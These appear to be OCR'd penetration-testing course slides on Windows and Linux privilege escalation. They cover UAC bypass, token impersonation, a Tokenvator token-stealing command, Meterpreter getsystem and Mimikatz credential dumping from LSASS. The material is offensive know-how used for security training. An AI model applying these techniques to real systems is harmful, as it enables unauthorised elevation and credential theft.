    - "SilentCleanup"
    - ttps://tyranidslair.blogspot.cz/2017/05/exploiting-environment-variables-in.html
    - https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/

Privilege Escalation ?

- Well, maybe the right name is UAC Auto-Elevation
  - "split tokens"
  - "full token" with administratives privileges
  - "standerd user token" no administrative privileged nor administrators membership
- *"The bypass UAC attack requires that **UAC** is set to the default **Notify me only when programs try to make changes to my computer (*)**. If UAC is set to Always Notify, this attack will not work. This attack also requires that our **current user is in an administrators group**."*
  - RSMudge: https://blog.cobaltstrike.com/2014/03/20/user-account-control-what-penetration-testers-should-know/
- (*) NOT true *always*, in some Windows 10 releases
  - You can bypass **Always Notify** with techniques such as Race Condition (SilentCleanUp), Environment Variables (Disk CleanUp), Token Duplication, etc.

Another method : Impersonation

- Tokens are for MS Windows what cookies are for web applications.
- After logon, system creates an access token.
  - Every process executed on behalf of this user will have a copy of this access token.
  - The system uses this token to identify the associated user when a process tries to access a securable object or perform a system administration task that requires privileges.
  - The token also contains a list of the privileges held by the user or the user's groups.
  - (From Microsfot web)


Another method : Impersonation

- An XSS is a way to steal a cookie, this is so similar
- But a little more about tokens
  - Primary (Process) Tokens
    - These dictate the privileges of the associated process.
  - Impersonation (Thread) Tokens
    - Windows also uses the concept of impersonation, which allows a thread to temporarily impersonate a different security context if given access to a different access token.
    - Classic example : If you have a FTP server running with a service account and don't want to have it checking access (username/groups->ACLs(folders/files), you can leave this work to MS Windows kernel by having the "serving thread" running under the client's user security context = impersonation (Linux -> setuid).

Impersonation Tokens

- Impersonation itself
  - Just local and for non interactive logins
- Delegation
  - Extended to the network remote systems with interactive logons such as terminal services


Another method : Impersonation




Tokenvator : new kid in town

- By Alexander Polce Leary
  - A tool to elevate privilege with Windows Tokens
  - This tool has two methods of operation - interactive and argument modes
    - Interactive Mode:
      - C:> tokenvator.exe
      - (Tokens) > steal_token 908 cmd.exe
      - (Tokens) >
    - Arguments Mode:
    - C:> tokenvator.exe steal_token 908 cmd.exe
    - C:>

Tokenvator : new kid in town



Tokenvator : new kid in town



Lab 6

Privilege Escalation MS Windows

- In order to get SYSTEM
  - Get a user that is part of the administrators group
    - Bypass UAC
  - Use some particular token stealing/impersonation techniques
  - Exploit some unpatched vulnerabilties

whoami

nt authority\system

Privilege Escalation MS Windows

- What does **getysystem** do ?
  - 3 Techniques
    - 1 and 2 are named pipes based
      - Impersonation
      - Technique 2 drops a DLL to disk
    - 3 based on reflective DLL injection

      X86 only
      - https://github.com/rapid7/meterpreter/blob/master/source/extensions/priv/server/elevate/tokendup.c

whoami

nt authority\system

Privilege Escalation Linux

- 2018 and not many people using Linux as desktop, but, it's running in a lot of ervers and every container
  - Getting access to Linux is more application/service dependant at server level
    - Not only "corporate" ones, but, also, network and security "solutions" or tools that use Linux are open to vulnerabilities
  - Privilege Escalation has the same constraints as Windows

Privilege Escalation Linux

- Privilege escalation for Linux is for :
  - Getting more credentials than /*etc/*passd and /*etc/* shadow
  - Getting credentials from plain text configuration files
  - Getting credential from plain text in memory data
  - Reuse these credentials in other Linux (and Unix) boxes and also Windows ones
  - In every case, first, you need to be root to get the whole empire, but, a simple one could work
    - Shell history, vim temporal files, backup files, scripts, etc.

Lab 7

Credentials Harvesting

Mimikatz

- Everybody knows Mimikatz
- It requires SYSTEM privileges to be the real hammer
- There are several ways to use it:
  - Compile and use (getting source from https://github.com/gentilkiwi/mimikatz)
  - Use the executable from same GitHub repo
  - User Meterpreter extension
  - Use Powershell version (Invoke-Mimikatz, also included in Empire)


Mimikatz

- How it works ?
  - After logon, there is a way to keep credentials in memory to have a SSO (single sign on) mechanism in order to ease the resoucer access
    - These credentials can include Kerberos tickets, NTLM hashes, LM hashes (if password lenght is less than 15 chars, sí el password tiene menos de 15 caracteres, depending on the version and patch level) and plain text passwords (WDigest y SSP), among others.
  - It reads data from Security Accounts Manager Service or from a memory dump
    - Security Accounts Manager Service is known as SamSs and the corresponding process is LSASS

Mimikatz

- Sekurlsa is the most used module
  - It can get
    - Hashes y llaves desde MSV1_0
    - Passwords desde TsPkg
    - Passwords desde Wdigest
    - Passwords desde LiveSSP (Microsoft Live)
    - Passwords, ekeys, tickets y pines desde Kerberos
    - Passwords desde SSP
  - And also it does pass-the-hash, pass-the-ticket, etc.

Credentials in MS Windows



Some terminology

- **Local Security Authority Subsystem Service (LSASS)** is the process that is responsible for forcing the security policy in the system. Verify the users that are logging into the MS Windows (server or workstation), handle the password changes, create access tokens and write the Security log.
- **WDigest** implements the Digest Authentication protocol that is designed to be used with authentication processes via HTTP and Simple Authentication Security Layer (SASL).
- A **Security Support Provider** (SPP) is a DLL that makes one or more security packages available for applications.
- DPAPI (Data Protection Application Programming Interface) is an API for cryptography embedded since MS Windows 2000 and later.

Mimikatz : Some Options

